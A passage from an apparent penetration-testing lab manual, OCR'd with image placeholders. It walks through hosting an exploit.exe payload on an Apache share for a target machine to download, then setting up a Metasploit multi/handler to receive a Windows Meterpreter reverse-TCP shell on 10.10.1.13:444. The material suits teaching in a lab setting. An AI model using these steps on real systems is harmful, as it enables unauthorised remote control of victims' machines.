
   Note: To create a new directory to share the **exploit.exe** file with the target machine and provide the permissions, use the below commands:

   - Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder
   - Type **chmod -R 755 /var/www/html/share** and press **Enter**
   - Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**


8. Copy the payload into the shared folder by typing **cp /home/attacker/Desktop/exploit.exe /var/www/html/share/** in the terminal window and press **Enter**.



9. Start the Apache server by typing **service apache2 start** and press **Enter**.




10. Type **msfconsole** in the terminal window and press **Enter** to launch Metasploit Framework.




11. In Metasploit type **use exploit/multi/handler** and press **Enter**.
12. Now type **set payload windows/meterpreter/reverse_tcp** and press **Enter**.


13. Type **set lhost 10.10.1.13** and press **Enter** to set lhost.
14. Type **set lport 444** and press **Enter** to set lport.
15. Now type **run** in the Metasploit console and press **Enter**.



